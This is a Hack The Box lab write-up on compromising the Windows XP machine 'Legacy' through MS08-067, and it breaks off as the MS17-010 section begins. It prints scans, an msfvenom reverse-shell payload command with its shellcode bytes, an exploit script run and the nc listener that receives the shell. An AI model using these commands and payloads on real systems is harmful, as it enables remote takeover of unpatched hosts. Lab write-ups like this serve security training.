Write-Up
Legacy – Hack The Box

Steven Andrews

February 27, 2023

Version 1.0

Table of Contents

ASSESSMENT & EXPLOIT OVERVIEW **3**

SCOPE 4

DETAILED WALKTHROUGH **4**

MS08-67: 4

MS17-010: 8

APPENDICES **10**

APPENDIX A – MS08-067 W/ METASPLOIT 10

APPENDIX B – MS17-010 W/ METASPLOIT 11

REFERENCES: **13**

Assessment & Exploit Overview

The machine Legacy is a Windows SMB server running on default ports (139/TCP & 445/TCP) with two (2) critical vulnerabilities in the system that grants SYSTEM access to an unauthenticated user through buffer overflows during the RPC request, NetprPathCanonicalize function, and the SMB NT Trans function. Both vulnerabilities have been used in high profile exploits such as: the Conficker worm and WannaCry ransomware. The vulnerable operating systems are: Windows Server 2003, Windows XP, and Windows 2000 based operating systems.

The first exploit used is MS08-67, which allows remote code execution through the Server Service (srvsvc). It does this by opening a named pipe as a file through RPC and accessing the srvsvc interface. The srvsvc then uses NetprPathCanonicalize from netapi32.dll to formalize path names. The buffer overflow exists in the input of the PathName argument used in NetprPathCanonicalize function. When the path goes beyond the root directory, it will strcopy the remainder and start searching for the starting '/' delimiting the directory. Since this is leftover bits of information, there won't be a preppended slash, so that leftover information gets placed into memory in front of the buffer. This is where the shellcode would be place in order to get a reverse shell on the server.

The second exploit, MS17-010 (EternalBlue) targets SMB as well, and ultimately facilitates remote code execution on the target server. This exploit takes advantage of how SMB handles data transactions with TRANS_TRANSACT_NMPIPE. The initial NT TRANS header will be filled with null bytes reaching max size. The second NT TRANS header will contain an instruction pointer to the shellcode and the DoublePulsar payload. From there, DoublePulsar will run in memory of the SMB server. While this makes actions on target difficult to detect from a blue team perspective, on the red side, if that host is shutdown or rebooted without any other means of persistence, then we will lose our shell on the host.

These can be considered trivial exploits and can be carried out by unskilled attackers, due in part to the quality and ease of execution through Metasploit. See Appendix A and Appendix B for simple exploitation through the Metasploit – Framework.

Scope

The scope of this assessment was one internal IP address belonging to an SMB server.

In-Scope Assets

Host/URL/IP Address	Description
10.129.218.131 (IPs changed cause I didn’t get screenshots when I first compromised the machine)	Legacy SMB Server

Table 1: Scope Details

Detailed Walkthrough


The following was done in order to fully compromise the Legacy machine:

MS08-67:

1. Run rustscan and/or nmap to determine open services, versions, and operating systems associated with the given IP address. From the scan, we are able to determine the OS used is Windows XP running SMB (139/445) and RPC (135) .


```
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_
xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 5d00h57m38s, deviation: 1h24m51s, median: 4d23h57m38s
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2023-03-06T21:01:15+02:00
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 005056b91f98 (VMware)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

2. Now that we now what services are available, we can use the nmap scripting engine to help identify which attack vector we should use. Nmap scripts can be found in /usr/share/nmap/scripts. Here we seen the target is vulnerable to MS17-010 (EternalBlue) and MS08-67.




```
┌──[Target:Legacy🌐IP:null🚀⚔️Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──╼[👾]/home/ross/HackTheBox/Machines/Legacy $ nmap --script=smb-vuln-* 10.129.220.70
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-01 15:08 EST
Nmap scan report for 10.129.220.70
Host is up (0.043s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsof
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to
|           denial of service (system crash) via an & (ampersand) character in a Process I
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| smb-vuln-ms08-067:
```

3. Searchsploit query for MS08-67 returns a python script 7132. Found an updated script on github from jivoi that I used instead since it looks like it can run on Windows XP.




```
┌─[Target:Legacy🌐IP:null🚀⚔Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──╼[👾]/home/ross/HackTheBox/Machines/Legacy $ searchsploit ms08
--------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                                                                     |  Path
--------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------
Microsoft Excel - Code Execution (MS08-014)                                                                                                        | windows/local/5287.txt
Microsoft Internet Explorer - Data Binding Memory Corruption (MS08-078) (Metasploit)                                                               | windows/remote/16583.rb
Microsoft Internet Explorer - GDI+ (PoC) (MS08-052)                                                                                                | windows/dos/6619.html
Microsoft Office 2003 - '.wps' Local Stack Overflow (MS08-011)                                                                                     | windows/local/5107.c
Microsoft Office XP SP3 - '.PPT' File Buffer Overflow (MS08-016)                                                                                   | windows/local/5320.txt
Microsoft Visual Studio - Msmask32.ocx ActiveX Buffer Overflow (MS08-070) (Metasploit)                                                             | windows/remote/16507.rb
Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)                                                                              | windows/remote/40279.py
Microsoft Windows - GDI (EMR_COLORMATCHTOTARGETW) (MS08-021)                                                                                       | windows/remote/6656.txt
Microsoft Windows - GDI Image Parsing Stack Overflow (MS08-021)                                                                                    | windows/local/5442.cpp
Microsoft Windows - GDI+ (PoC) (MS08-052) (2)                                                                                                      | windows/dos/6716.pl
Microsoft Windows - InternalOpenColorProfile Heap Overflow (PoC) (MS08-046)                                                                        | windows/dos/6732.txt
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)                                                                               | windows/remote/16360.rb
Microsoft Windows - SmbRelay3 NTLM Replay (MS08-068)                                                                                               | windows/remote/7125.txt
Microsoft Windows Media Encoder (XP SP2) - 'wmex.dll' ActiveX Buffer Overflow (MS08-053)                                                           | windows/remote/6454.html
Microsoft Windows Media Encoder 9 - 'wmex.dll' ActiveX Buffer Overflow (MS08-053) (Metasploit)                                                     | windows/remote/16521.rb
Microsoft Windows Server - Code Execution (MS08-067)                                                                                               | windows/remote/7104.c
Microsoft Windows Server - Code Execution (PoC) (MS08-067)                                                                                         | windows/dos/6824.txt
Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit)                                                          | windows/remote/16362.rb
Microsoft Windows Server - Universal Code Execution (MS08-067)                                                                                     | windows/remote/6841.txt
Microsoft Windows Server 2000/2003 - Code Execution (MS08-067)                                                                                     | windows/remote/7132.py
Microsoft Windows XP SP2 - 'win32k.sys' Local Privilege Escalation (MS08-025)                                                                      | windows/local/5518.txt
Microsoft Windows XP/2003 - 'afd.sys' Local Privilege Escalation (K-plugin) (MS08-066)                                                             | windows/local/6757.txt
Microsoft Windows XP/Vista/2000/2003/2008 Kernel - Usermode Callback Privilege Escalation (MS08-025) (1)                                            | windows/dos/31585.c
Microsoft XML Core Services DTD - Cross-Domain Scripting (MS08-069)                                                                                | windows/remote/7196.html
```

4. Built shellcode with msfvenom while removing the bad characters (found in the comments of the python script). Copy and paste the output of msfvenom into the python script. (The shellcodes look different, because I decided to do a write a few days after I originally rooted the box. It won't be so inconsistent next time.)




```
┌─[Target:Legacy🌐IP:null🚀⚔Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──╼[👾]/home/ross/HackTheBox/Machines/Legacy $ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.122 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform
windows
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of c file: 1491 bytes
unsigned char buf[] =
"\x2b\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
"\x0e\x92\xac\xb5\x9d\x83\xee\xfc\xe2\xf4\x6e\x44\x37\x9d"
"\x92\xac\xd5\x14\x77\x9d\x75\xf9\x19\xfc\x85\x16\xc0\xa0"
"\x3e\xcf\x86\x27\xc7\xb5\x9d\x1b\xff\xbb\xa3\x53\x19\xa1"
"\xf3\xd0\xb7\xb1\xb2\x6d\x7a\x90\x93\x6b\x57\x6f\xc0\xfb"
"\x3e\xcf\x82\x27\xff\xa1\x19\xe0\xa4\xe5\x71\xe4\xb4\x4c"
"\xc3\x27\xec\xbd\x93\x7f\x3e\xd4\x8a\x4f\x8f\xd4\x19\x98"
"\x3e\x9c\x44\x9d\x4a\x31\x53\x63\xb8\x9c\x55\x94\x55\xe8"
"\x64\xaf\xc8\x65\xa9\xd1\x91\xe8\x76\xf4\x3e\xc5\xb6\xad"
"\x66\xfb\x19\xa0\xfe\x16\xca\xb0\xb4\x4e\x19\xa8\x3e\x9c"
"\x42\x25\xf1\xb9\xb6\xf7\xee\xfc\xcb\xf6\xe4\x62\x72\xf3"
"\xea\xc7\x19\xbe\x5e\x10\xcf\xc4\x86\xaf\x92\xac\xdd\xea"
"\xe1\x9e\xea\xc9\xfa\xe0\xc2\xbb\x95\x53\x60\x25\x02\xad"
"\xb5\x9d\xbb\x68\xe1\xcd\xfa\x85\x35\xf6\x92\x53\x60\xcd"
"\xc2\xfc\xe5\xdd\xc2\xec\xe5\xf5\x78\xa3\x6a\x7d\x6d\x79"
"\x22\xf7\x97\xc4\xbf\x97\x9c\xd6\xdd\x9f\x92\xad\x0e\x14"
"\x74\xc6\xa5\xcb\xc5\xc4\x2c\x38\xe6\xcd\x4a\x48\x17\x6c"
"\xc1\x91\x6d\xe2\xbd\xe8\x7e\xc4\x45\x28\x30\xfa\x4a\x48"
"\xfa\xcf\xd8\xf9\x92\x25\x56\xca\xc5\xfb\x84\x6b\xf8\xbe"
"\xec\xcb\x70\x51\xd3\x5a\xd6\x88\x89\x9c\x93\x21\xf1\xb9"
"\x82\x6a\xb5\xd9\xc6\xfc\xe3\xcb\xc4\xea\xe3\xd3\xc4\xfa"
"\xe6\xcb\xfa\xd5\x79\xa2\x14\x53\x60\x14\x72\xe2\xe3\xdb"
"\x6d\x9c\xdd\x95\x15\xb1\xd5\x62\x47\x17\x55\x80\xb8\xa6"
"\xdd\x3b\x07\x11\x28\x62\x47\x90\xb3\xe1\x98\x2c\x4e\x7d"
"\xe7\xa9\x0e\xda\x81\xde\xda\xf7\x92\xff\x4a\x48";
```




```
shellcode=(
"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
"\x0e\xa7\xb5\xba\xb1\x83\xee\xfc\xe2\xf4\x5b\x5d\x38\xb1"
"\xa7\xb5\xda\x38\x42\x84\x7a\xd5\x2c\xe5\x8a\x3a\xf5\xb9"
"\x31\xe3\xb3\x3e\xc8\x99\xa8\x02\xf0\x97\x96\x4a\x16\x8d"
"\xc6\xc9\xb8\x9d\x87\x74\x75\xbc\xa6\x72\x58\x43\xf5\xe2"
"\x31\xe3\xb7\x3e\xf0\x8d\x2c\xf9\xab\xc9\x44\xfd\xbb\x60"
"\xf6\x3e\xe3\x91\xa6\x66\x31\xf8\xbf\x56\x80\xf8\x2c\x81"
"\x31\xb0\x71\x84\x45\x1d\x66\x7a\xb7\xb0\x60\x8d\x5a\xc4"
"\x51\xb6\xc7\x49\x9c\xc8\x9e\xc4\x43\xed\x31\xe9\x83\xb4"
```

5. Once the correct shellcode bytes are in the python script we can run it against the target and see if it works, which it does.




```
┌─[Target:Legacy🌐IP:null🚀⚔Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──╼[👾]/home/ross/HackTheBox/Machines/Legacy $ python3 ms08-67.py $IP 6 445
#######################################################################
#   MS08-067 Exploit
#   This is a modified verion of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
#   The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
#
#   Mod in 2018 by Andy Acer
#   - Added support for selecting a target port at the command line.
#   - Changed library calls to allow for establishing a NetBIOS session for SMB transport
#   - Changed shellcode handling to allow for variable length shellcode.
#######################################################################


$   This version requires the Python Impacket library version to 0_9_17 or newer.
$
$   Here's how to upgrade if necessary:
$
$   git clone --branch impacket_0_9_17 --single-branch https://github.com/CoreSecurity/impacket/
$   cd impacket
$   pip install .
```



```
┌─[Target:Legacy🌐IP:null🚀⚔Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──╼[👾]/home/ross/HackTheBox/Machine $ sudo rlwrap nc -lnvp 443
[sudo] password for ross:
Listening on 0.0.0.0 443
Connection received on 10.129.227.181 1074
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


MS17-010:

1. Now that we have a shell using MS08-67, we are going to try EternalBlue. First we are going to need to git clone this MS17-010 repo and wget this python script. Additionally, we need to install python2 to be able to run everything. Now we craft the payload with msfvenom.

